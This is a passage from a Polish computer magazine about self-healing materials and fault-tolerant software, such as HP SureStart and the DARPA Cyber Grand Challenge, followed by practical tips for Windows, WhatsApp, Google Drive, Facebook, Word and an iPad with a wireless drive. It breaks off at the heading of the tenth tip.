
Mikrokapsułki „cerują” drogi przewodzenia

Nad przewodem elektrycznym w chipie znajdują się w lakierze metalowe kapsułki z płynnym stopem. Kiedy przewód zostanie uszkodzony, w miejscu uszkodzenia otworzy się kapsułka i naprawi go.



Terapia gorącem uzdrawia komórki flash

Komórki flash zapisują w bramce pływającej elektrony, ale każdy zapis powoduje zużywanie izolującego tlenku. Kuracja: kiedy impulsem elektrycznym na chwilę rozgrzeje się tę warstwę do 800°C, nastąpi jej regeneracja.



Materiały, które same się leczą

W wielu dziedzinach trwają badania nad samoleczącymi się materiałami – od medycyny po lotnictwo. O ile wyniki w dziedzinie metali i ceramiki są skromne, o tyle materiały bazujące na węglu w formie polimerów dostarczają obiecujących rezultatów. Naniesione w postaci powłoki lub warstwy polimery zamykają pęknięcia i rysy w innych materiałach. I wreszcie leczą się same, dokładnie scalając substancję, do której są dodane. W formie mikrokapsułek transportują metale do odpowiednich miejsc, gdzie są uszkodzenia (patrz poprzednia strona), rozłamują się tam i uwalniają metal ze swojej powłoki. Ale działają także jako tarcza ochronna: jeśli zewnętrzny czynnik rozerwie je na pojedyncze molekuły, samoleczące polimery znów się połączą – albo przez mostki wodorkowe, albo wskutek wzajemnych oddziaływań jonowych. Warunkiem jest, aby łańcuchy molekuł w miejscu uszkodzenia pozostawały swobodnie ruchome, a luka pomiędzy nimi nie była zbyt duża.

Do ochrony powierzchniowej od kilku lat stosuje się samoleczące polimery takie jak polirotaksan (patrz po prawej stronie). Najnowszym przykładem jest smarfton G Flex firmy LG. Jego elastyczną obudowę otoczono warstwą ochronną, która powoduje, że małe rysy zrobione na przykład kluczami znikają w ciągu kilku minut. Ta procedura jest inicjowana ciepłem – pomaga więc potarcie uszkodzenia palcem. LG milczy na temat dokładnego przebiegu zachodzących tam procesów chemicznych. Prawdopodobnie materiał bazuje na superpolimerze SeRM A1000 japońskiej firmy Advanced Softmaterials. Jest on stosowany od lat w odpornym na rysy lakierze, którym swoje samochody pokrywa Nissan.


Niezniszczalny polimer terminator

Nowoczesne polimery idą o krok dalej: z powrotem łączą się ze sobą, kiedy się je rozdzieli – i to bez wykorzystania katalizatora takiego jak ciepło. Hiszpańscy naukowcy z CIDETEC (Centre for Elecrochemical Technologies) stworzyli polimer terminator, którego struktura molekularna utrzymywana jest przez mostki dwusiarczkowe. Te przy cięciu są rozdzielane, ale jeśli oba końce znów się ze sobą złączy, to ponownie odtworzą się mostki pomiędzy atomami siarki. Opisywany polimer w połączeniu z płynnym stopem indu i galu stosowanym jak przewodnik elektryczny daje w rezultacie samoleczący się kabel. Opracowali go badacze z Uniwersytetu Karoliny Północnej. Kiedy kabel zostanie rozcięty, płynny metal stwardnieje na jego końcach. Kiedy znów złączy się kabel, to tworzywo sztuczne i metal połączą się ze sobą, jak gdyby nic się nie stało.

Samoleczenie jest czymś więcej niż celem samym w sobie: wydajniejsze akumulatory bez wbudowanej technologii naprawy nie wytrzymają długo. W akumulatorach litowo-jonowych jako materiał nośny do magazynowania litu doskonale nadałby się krzem. Pojemność baterii wzrosłaby dziesięciokrotnie. Ale objętość anody podczas ładowania wzrasta aż trzykrotnie przez połączenia litowo-krzemowe ($Li_{15}Si_4$ albo $Li_{21}Si_5$), a przy rozładowywaniu kurczy się do normalnego rozmiaru. W efekcie pęka wtedy warstwa krzemu, w której zmagazynowany jest lit. Badacze z Uniwersytetu Stanforda połączyli krzem z samoleczącą się powłoką polimerową zmiksowaną z cząstkami grafitu, która zamyka powstałe pęknięcia (patrz po prawej stronie).


TWORZYWO SZTUCZNE USUWA RYSY

Tylna strona LG G Flex została powleczona polirotaksanem. Ten polimer zawiera ruchome pierścienie, które są nawleczone na łańcuch. Po uszkodzeniu (A) pierścienie powracają do swojej pierwotnej formy (B).



Tak produkuje się niezniszczalne kable

Do kabla, który po rozcięciu z powrotem się zrasta, potrzebne są nowe materiały. Jako powłoka służy samoleczące się tworzywo sztuczne, a przewodnikiem prądu jest płynny stop metaliczny.




1 SAMOLECZĄCY SIĘ POLIMER
Do naczynia wkłada się powleczony teflonem kabel miedziany. Wtedy do wanny wlewa się samoleczący polimer i pozwala mu stwardnieć.

2 PRZEWÓD Z PŁYNNEGO METALU
Wyciąga się kabel miedziany i wypełnia wolną przestrzeń stopem indu i galu, który w temperaturze pokojowej (od 16°C) jest płynny.

Anoda dla mocniejszych baterii

Na potrzeby mocniejszych akumulatorów litowo-jonowych anoda wiąże w krzemie lit, ale wtedy potrajа się jej objętość – powstają pęknięcia. Jeśli do krzemu doda się polimer, to zamknie on powstajśce pęknięcia.



Systemy, które się nie zawodzą

Nowoczesne systemy operacyjne opierają się na ponad 40-letnich pryncypiach. Ich programy składają się – mówiąc w dużym uproszczeniu – z szeregu poleceń, które bazują na sobie i są po sobie wykonywane. Taki model listy poleceń z ledwością wykorzystuje potencjał wielordzeniowych CPU. Równie niewydajnie systemy obchodzą się z malware'em: współczesne systemy operacyjne mają wprawdzie mechanizmy zabezpieczające, jak np. skanery antywirusowe, ale te wkraczają do akcji często dopiero wtedy, kiedy system jest już uszkodzony. Programy z wbudowaną autokorektą potrzebują fundamentalnie innej koncepcji. Badacze tacy jak Peter Bentley z University College London wzorują się na przyrodzie. – Procesy naturalne przebiegają w sposób zdecentralizowany, z tolerancją dla błędów, i z możliwością samoleczenia – mówi Bentley. – Komputer również powinien to potrafić.

Programy, które wykluczają błędy


Idea Systemic Computing (SC) odrzuca model listy. Zamiast tego program SC składa się z dowolnie wielu systemów, które łączą się ze sobą. Każdy system zawiera trzy podstawowe elementy: dwa wejścia danych i jeden kernel, który przeprowadza obliczenia i działa jako data ouptut. Dlatego każdy system można wykorzystać jako wejście danych dla kolejnego systemu. Pod tym względem program SC przypomina rosyjską lalkę matrioszkę, która zwiera wiele mniejszych wersji samej siebie. Systemy wykonywane są tak równolegle, jak to możliwe, więc pełne ich zawieszenie praktycznie nie może mieć miejsca. Do tego dochodzi wiele mechanizmów opracowanych na wypadek, gdyby system popełnił błąd: identyczne kopie, które system korekcji może sprawdzić oraz odrzucić. Można również zdefiniować obszary ważności systemów. Systemic Computing na początku najpewiej znajdzie zastosowanie w systemach komunikacyjnych albo w lotach kosmicznych, gdzie błędy mogą mieć śmiertelne konsekwencje.

Z perspektywy przeciętnego użytkownika sens mają jednak nawet małe, proste kroki ku samonaprawie. HP Sure Stat – funkcja naprawy BIOS-u – jest elementem zamykającym dużą lukę we współczesnej architekturze bezpieczeństwa. HP wyposaża w tę technologię biznesowe serie notebooków EliteBook czy ZBook. Notebooki zapisują kopię oryginalnego BIOS-u oraz dane z rekordu rozruchowego dysku we własnej pamięci. Jeśli te podstawowe komponenty systemu zostaną na przykład zainfekowane przez malware, to można je łatwo odtworzyć i naprawić. Z kolejnym problemem mierzy się Brendan Eich, szef działu technologicznego w Mozilli. Chce zaimplementować do opensource'owej przeglądarki Firefox weryfikację źródeł. Ta ma wykluczyć zmanipulowanie kodu źródłowego na przykład przez agencje wywiadowcze takie jak NSA.

Również amerykański rząd wspiera prace nad samoleczącym się oprogramowaniem. Defense Advanced Research Projects Agency (DARPA) wezwała w końcu roku 2013 do Cyber Grand Challenge, narodowego współzawodnictwa w opracowywaniu samoleczących się systemów, które muszą przetrwać również malware'owe ataki. DARPA w pierwszej rundzie udostępni szereg niebezpiecznych plików wykonywalnych, w których programy uczestników mają znaleźć i usunąć błędy. Najpóźniej w rundzie finałowej w roku 2016 samoleczenie ma przebiegać w sposób zintegrowany.

PROGRAMOWANIE NA WZÓR NATURY

Systemic Computing (SC) wzoruje się na naturalnych procesach leczniczych. Podobnie jak komórki, każdy program SC składa się z wielu małych systemów, więc nigdy nie dojdzie do totalnej awarii. Oprócz tego błędy dzięki wielu mechanizmom są natychmiast rozpoznawane.



ROZPOZNAWANIE BŁĘDÓW

Zakres obowiązywania Dla szeregu systemów definiuje się, jakie wartości mogą przyjmować do swojego data input.

Kopia Kopie systemów wykonują te same obliczenia co oryginał (szary).

System kontrolny Sprawdza na podstawie zakresu obowiązywania i obliczeń kopii, czy wszystko się zgadza.

Ochrona BIOS-u w kopii

SureStart naprawia uszkodzony BIOS w biznesowych notebookach, np. EliteBook 820. Zabezpiecza kopię BIOS-u w oddzielnej pamięci i w razie potrzeby wgrywa ją z powrotem.





„Potrzebujemy systemów, które rozpoznają błędy i usuwają je w czasie rzeczywistym”

Mike Walker
DARPA, szef Cyber Grand Challeng

Tips & Tricks

Proste sztuczki i darmowe narzędzia ułatwiające pracę i zwiększające bezpieczeństwo danych.

JERZY GOZDEK

Windows

Sposoby na szybszą i bezpieczniejszą pracę z systemem Microsoftu

1. Windows XP, Vista, 7, 8 Otwieranie ulubionych stron internetowych przy użyciu skrótów klawiaturowych

Większość internautów ma swoje ulubione strony. Dostęp do nich powinien być jak najwygodniejszy, jednak kartkowanie zakładek na pewno takie nie jest. A gdyby tak często odwiedzane witryny wywoływać skrótami klawiaturowymi?

Pozycjom na liście ulubionych stron przeglądarki Internet Explorer można przypisać kombinacje klawiszy. Działają one globalnie – nawet wtedy, gdy przeglądarka nie jest uruchomiona lub kiedy domyślną przeglądarką nie jest IE, ale na przykład Firefox. Mimo wszystko do samego ustawienia skrótu potrzebujemy Internet Explorera. Otwórzmy w nim interesującą nas stronę i zapiszmy jej adres w ulubionych, klikając ikonę w kształcie gwiazdy i wydając polecenie »Dodaj do ulubionych«. Kliknijmy prawym przyciskiem myszy utworzoną przed chwilą zakładkę i otwórzmy jej »Właściwości«. Przejdźmy do zakładki »Dokument sieci Web«, kliknijmy pole »Klawisz skrótu« i wciśnijmy żądaną kombinację klawiszy, np. [Ctrl] + [Shift] + [F8]. Zatwierdźmy wybór, wciskając kolejno przyciski »Zastosuj« i »OK«. Analogicznie utwórzmy skróty klawiaturowe do innych ulubionych stron.

Teraz możemy w dowolnym momencie otworzyć stronę, korzystając z przypisanego jej skrótu, pod warunkiem że nie używamy akurat programu, w którym ten skrót pełni inną funkcję. Strona zostanie otwarta na nowej karcie domyślnej przeglądarki.

2. Windows XP, Vista, 7, 8 Wyszukiwanie i usuwanie duplikatów plików

Co kilka miesięcy okazuje się, że dysk naszego komputera pęka w szwach. Na pewno przyczyniają się do tego pliki zapisane w kilku miejscach jednocześnie. Tylko jak je wytropić?

Z wyszukiwaniem duplikatów plików świetnie radzi sobie darmowe narzędzie AllDup, współpracujące ze wszystkimi wersjami Windows. Jego wersję instalacyjną oraz niewymagającą instalacji wersję przenośną można pobrać ze strony www.alldup.de/en_download.htm. Po zainstalowaniu programu włączmy go, wydając odpowiednie polecenie w menu Start. Jeśli korzystamy z wersji przenośnej, rozpakujmy w dowolnym folderze archiwum ZIP zawierające program, po czym dwukrotnie kliknijmy plik »AllDupPortable.exe« – możemy stworzyć skrót do niego w menu Start lub na Pulpicie. Program jest angielskiej wersji językowej, jednak jego obsługa nie powinna sprawiać problemów nawet osobom nieznającym tego języka zbyt dobrze.


Zacznijmy od podania kryteriów wyszukiwania. Kliknijmy przycisk »Search Criteria« (»Kryteria wyszukiwania«), by określić właściwości plików, które mają być uwzględniane w porównaniu. Aby identyczne pliki były poprawnie wykrywane, powin-

niśmy zaznaczyć przynajmniej pola wyboru »Name« (»Nazwa«), »Extension« (»Rozszerzenie«) i »Size« (»Wielkość«). Porównywanie zawartości pliku bajt po bajcie (»Content«) podnosi poziom pewności. Innymi dostępnymi parametrami są: data ostatniej modyfikacji (»Last Modified Date«), data utworzenia (»Create Date«) oraz atrybuty pliku (»Attributes«).

Następnie kliknijmy przycisk »Source Folders« (»Katalogi źródłowe«) i wybierzmy katalogi do sprawdzenia. W tym celu zaznaczmy odpowiednie pozycje w kolumnie »Drives/Folders« (»Napędy/Katalogi«). Jeśli AllDup ma sprawdzić również podfoldery wybranych katalogów, zaznaczmy pola »Subfolders« (»Podfoldery«) w odpowiednich wierszach tabeli. Klikając przycisk »Add« (»Dodaj«), możemy uzupełnić listę o dowolne foldery, by zmniejszyć ilość danych do przeanalizowania.

Na koniec wciśnijmy przycisk »Start Search« (»Rozpocznij wyszukiwanie«). AllDup prezentuje wyniki analizy w formie czytelnej listy z nazwami plików, których potencjalne kopie zostały znalezione. Kliknijmy mały znak »plus« przed nazwą elementu, by wyświetlić jego lokalizację i dodatkowe informacje.

Aby usunąć którąś z kopii pliku, zaznaczmy jej ścieżkę dostępu i wciśnijmy klawisz [Delete]. Przed wykonaniem polecenia narzędzie zapyta nas o potwierdzenie. Możemy też kliknąć prawym przyciskiem wybraną pozycję, by w menu kontekstowym znaleźć dostępne akcje. Najbardziej przydatna z nich to »Add file name to the file filter« (»Dodaj nazwę pliku do filtra«). Korzystamy z tego polecenia, jeśli program zaklasyfikował jako duplikaty pliki, które nie są takie same. Zdarza się to często w przypadku plików konfiguracyjnych, np. »Picasa.ini«. Jeśli dodamy tę nazwę do filtra, narzędzie zignoruje ją przy kolejnych wyszukiwaniach. Korzystając z menu kontekstowego, możemy też otworzyć plik (»Open File«) lub zawierający go katalog (»Open file location«) i zobaczyć jego właściwości (»Show file Properties«).



2/ Tropiciel duplikatów
Narzędzie AllDup umożliwia wyszukiwanie powtarzających się plików na podstawie zróżnicowanych kryteriów.

3. Windows 8 Korzystanie z trybu samolotowego


Windows 8 umożliwia przełączenie tabletu czy notebooka w tryb samolotowy. Dobrze znamy go ze smartfonów – jego funkcja polega na wyłączeniu wszystkich modułów bezprzewodowych urządzenia. Tryb samolotowy nie przydaje się jednak wyłącznie w podróży, ale również wówczas, kiedy chcemy przeprowadzić gruntowne skanowanie antywirusowe systemu albo uniknąć automatycznego aktywowania zainstalowanej aplikacji przez Internet. Oprócz tego dzięki niemu unikniemy niechcianego łączenia się z ogólnodostępnymi hotspotami i zapobiegniemy pobieraniu plików w tle.

Aby aktywować tryb samolotowy, umieśćmy kursor w prawym dolnym rogu ekranu lub wciśnijmy klawisze [Windows] + [C], aby wywołać pasek boczny. Kliknijmy na nim przycisk »Ustawienia«, a następnie wydajmy polecenie »Zmień ustawienia komputera«. Przejdźmy do kategorii »Sieci«, a następnie do sekcji »Tryb samolotowy« (Win 8.1) lub do kategorii »Bezprzewodowe" (Win 8). Interesujące nas opcje są dostępne wyłącznie wtedy, kiedy łączymy się bezprzewodowo z Internetem – w komputerach stacjonarnych podłączonych do sieci lokalnej za pomocą kabli będą nieaktywne. Aby włączyć tryb samolotowy, przesuńmy odpowiedni suwak. Poniżej znajduje się sekcja »Urządzenia bezprzewodowe« – dla pewności wyłączmy tam adapter sieciowy naszego komputera.


4. Windows 8 Zapobieganie restartowaniu komputera po zainstalowaniu aktualizacji

Choć już poprzednie wersje Windows po zainstalowaniu aktualizacji drażniły użytkowników komunikatami wzywającymi do ponownego uruchomienia systemu, to przynajmniej pozwalały one odłożyć tę czynność na później. W Windows 8 nie mamy wyboru – po upływie 15 minut od wyświetlenia ostrzeżenia komputer uruchomi się ponownie niezależnie od naszej woli. Oznacza to, że mamy tylko chwilę na zapisanie pracy, po czym tracimy dłuższą chwilę potrzebną na dokończenie konfigurowania uaktualnienia. Jedynym sposobem na uniknięcie podobnej niedogodności jest wprowadzenie modyfikacji w Rejestrze.

Otwórzmy edytor Rejestru, wpisując w polu wyszukiwania menu Start wyrażenie »regedit« i wciskając klawisz [Enter]. Przejdźmy do klucza HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU«. Jeśli klucz AU nie istnieje, utwórzmy go, wybierając stosowne polecenie z menu. Później kliknijmy prawym przyciskiem myszy prawą część okna edytora i wybierzmy polecenie »Nowy | Wartość DWORD«. Nadajmy utworzonej w ten sposób zmiennej nazwę NoAutoRebootWithLoggedOnUsers«, po czym podwójnym kliknięciem otwórzmy ją do edycji. Zmieńmy jej wartość na »1« i kliknijmy przycisk »OK«. Następnie zamknijmy Rejestr i przeprowadźmy ponowny rozruch systemu.




1/ Skrót do strony
Internet Explorer pozwala przypisać ulubionym witrynom globalne skróty klawiaturowe. Strona jest otwierana w domyślnej przeglądarce.



3/ Odcięty od świata
Po przejściu w tryb samolotowy system Windows tymczasowo wyłącza wszystkie moduły bezprzewodowe komputera.

Sieć i portale społecznościowe

Bezpieczeństwo i prywatność w globalnej Sieci



6/ Kontrola dostępu
Będąc właścicielem filmu zapisanego na Dysku Google, możemy umożliwić wybranym osobom jego oglądanie lub edycję.

5. WhatsApp Wysyłanie ukrytych kopii wiadomości do wielu adresatów

Chcąc przekazać wiadomość wielu osobom jednocześnie w taki sposób, by żadna z nich nie poznała danych pozostałych adresatów, musimy wysłać ją w formie tzw. ogłoszenia. W tym celu otwórzmy WhatsApp i w wersji do Androida dotknijmy przycisk menu. Wybierzmy polecenie »Nowa lista ogł.«, po czym wprowadźmy w odpowiednim polu dane odbiorców wiadomości lub dotknijmy ikonę »+«, zaznaczmy dowolną liczbę osób na liście kontaktów i dotknijmy przycisk »Gotowe«. Na koniec dotknijmy przycisk »Utwórz«. W wersji do iOS-u bezpośrednio na liście rozmów dotknijmy polecenie »Wielu odbiorców« i wybierzmy interesujące nas kontakty.

Po utworzeniu listy możemy wysłać wiadomość do jej członków w taki sam sposób jak do pojedynczej osoby. Pozostaje ona zapisana na liście rozmów do późniejszego wykorzystania. Aby skasować listę, przytrzymajmy ją palcem i wybierzmy odpowiednie polecenie.

6. Dysk Google Przechowywanie w Sieci, udostępnianie i edytowanie klipów wideo


Chcąc udostępniać własne filmy na stronie internetowej czy blogu albo pracować wspólnie z innymi nad ich edycją, potrzebujemy praktycznego i niezawodnego sposobu na przechowywanie ich w Sieci. YouTube nie spełnia naszych oczekiwań, gdyż zamieszczane tam klipy są z zasady ogólnodostępne. Dobrą alternatywę dla niego stanowi usługa chmurowa Dysk Google, zapewniająca wystarczająco dużo miejsca na wygodną wymianę plików i jednocześnie chroniąca prywatną sferę użytkownika dzięki zastosowaniu mechanizmu zarządzania prawami dostępu.

Na początek załadujmy film na internetowy dysk, po czym kliknijmy nazwę pliku prawnym przyciskiem myszy i wybierzmy polecenie »Otwórz za pomocą | Przeglądarka Dysku Google«. Teraz dostosujmy ustawienia udostępniania i uprawnień. Wydajmy polecenie »Plik | Uniemożliwiaj przeglądającym pobieranie« – chcąc cofnąć tę zmianę, w tym samym miejscu znajdziemy komendę »Zezwalaj przeglądającym na pobieranie«. Później kliknijmy polecenie »Udostępnij«. Aby móc wspólnie pracować nad plikiem, podaj w polu »Zaproś innych« imiona i nazwiska albo adresy elektroniczne członków swojego zespołu, wybierając odpowiednie osoby spośród proponowanych automatycznie kontaktów. Wybierzmy przy tym opcję »Może edytować«, aby umożliwić wskazanym osobom wprowadzanie zmian w pliku. W razie potrzeby możemy też ograniczyć ich uprawnienia wyłącznie do odtwarzania filmu. Na koniec kliknijmy przycisk »Wyślij«. Osoby zaproszone do współpracy otrzymają wiadomość z odnośnikiem dającym im dostęp do naszego pliku. Jeśli zachodzi taka konieczność, możemy również wysłać im odpowiedni odnośnik ręcznie – znajdziemy go w górnej części okna opcji udostępniania.


Chcąc udostępnić klip wideo na stronie internetowej, musimy uczynić go ogólnodostępnym. W tym celu w opcjach udostępniania kliknijmy odnośnik »Zmień« w sekcji »Kto ma dostęp« i wybierzmy pozycję »Każdy użytkownik mający link« lub »Publiczny w Internecie«. Zatwierdźmy zmianę, klikając przycisk »Zapisz«, po czym zamknijmy okno »Opcje udostępniania«, klikając przycisk »Gotowe«. Następnie wydajmy polecenie »Plik | Umieść ten film«. Kliknijmy pole tekstowe zawierające kod HTML rozpoczynający się znacznikiem »<iframe>« i skopiujmy go. Później wklejmy fragment ze Schowka w odpowiednim miejscu kodu strony internetowej. Możemy przy tym dopasować parametry »width« (»szerokość«) oraz »height« (»wysokość«), aby dostosować wielkość odtwarzacza do indywidualnych upodobań.

7. Facebook Wspólne albumy fotograficzne

Od pewnego czasu Facebook umożliwia współdzielenie albumów fotograficznych ze znajomymi, którzy dzięki temu zyskują szansę dodawania do nich własnych zdjęć. Aby skorzystać z tej opcji, otwórzmy samodzielnie założony album lub utwórzmy nowy i kliknijmy przycisk »Ustaw jako wspólny album«. Później podajmy imiona i nazwiska współautorów w polu tekstowym. Dostosujmy uprawnienia dostępu, aby uniknąć ewentualnych nadużyć, po czym kliknijmy przycisk »Zapisz«.



5/ Wiadomość do kilku adresatów
Chcąc skontaktować się przez WhatsApp z kilkoma osobami jednocześnie, musimy utworzyć listę ogłoszeniową.



7/ Jeden album, wielu autorów
Wszyscy uczestnicy wspólnego wyjazdu mogą umieszczać swoje zdjęcia we wspólnym albumie na Facebooku.

Aplikacje i urządzenia

Szybkie rozwiązywanie najczęstszych problemów



10/

Jeszcze szybszy dysk SSD
Technologia Intel Smart Response wymaga do działania 5 lub 10 MB nieprzydzielonego miejsca na dysku.

8. Word Zapobieganie niechcianym zmianom formatowania tabel

Modyfikowanie zawartości obszernych tabel często powoduje zaskakujące przesunięcia linii rozdzielających kolumny. Później trzeba się bardzo postarać, by przywrócić ich poprzedni układ. Zamiast za każdym razem na nowo dopasowywać formatowanie tabeli i tekstu, możemy raz na zawsze rozwiązać problem, zmieniając jedno ustawienie.

W tym celu kliknijmy prawym przyciskiem myszy dowolną komórkę tabeli i wybierzmy z menu kontekstowego »Właściwości tabeli«. Przejdźmy do zakładki »Tabela« i kliknijmy przycisk »Opcje«. Następnie usuńmy zaznaczenie przy domyślnie aktywnej opcji »Automatycznie dopasuj rozmiar do zawartości«, po czym zamknijmy otwarte okna dialogowe, klikając w nich przyciski »OK«. Pamiętajmy, że wspomniane ustawienie można zmienić wyłącznie osobno dla każdej tabeli .

9. Apple iPad Łączenie iPada z zewnętrznym dyskiem przez sieć WLAN

Muzyka, appy, zdjęcia… Miejsce w pamięci iPada szybko się kończy. Można jednak łatwo uzyskać więcej przestrzeni, wykorzystując dysk zewnętrzny z modułem WLAN (np. model Seagate GoFlex Media).

Podłączmy dysk do rutera i połączmy się z nim za pośrednictwem komputera. W tym celu otwórzmy okno »Start | Sieć« i wybierzmy urządzenie o nazwie zaczynającej się od liter »FADS«, w dalszej kolejności zawierającej sześć znaków adresu MAC, który można znaleźć na naklejce na spodzie obudowy dysku GoFlex. Wówczas pojawi się okno z menu dysku. Najpierw kliknijmy dwukrotnie plik instalacyjny, aby zainstalować w systemie oprogramowanie narzędziowe oraz sterowniki. Podczas instalacji podążajmy za wskazówkami kreatora. Po zakończeniu instalacji będziemy mogli tworzyć na dysku foldery i kopiować do nich pliki.

Po zakończeniu instalowania dysku ściągnijmy na iPada bezpłatny app Seagate GoFlex Media ze sklepu Apple'a. Później wróćmy na ekran główny tabletu i nawiążmy bezprzewodowe połączenie z dyskiem. W tym celu wybierzmy polecenie »Ustawienia | WLAN« i włączmy moduł WLAN, jeśli dotychczas był wyłączony. Tablet szybko znajdzie dostępne sieci. Na liście będzie widoczny również dysk twardy (wyświetlany z etykietą »GoFlex Media«) – wystarczy go wybrać i poczekać na zakończenie procesu konfiguracji.


Uwaga: Jeśli nie chcemy usuwać z dysku zainstalowanych wcześniej programów ani plików, nie formatujmy go. Pamiętajmy, że iPad będzie w stanie otwierać wyłączenie te pliki, które są zapisane w czytelnym dla niego formacie (np. klipy wideo w formacie MP4).

10. Dyski SSD Szybszy dostęp do danych na dyskach Intela

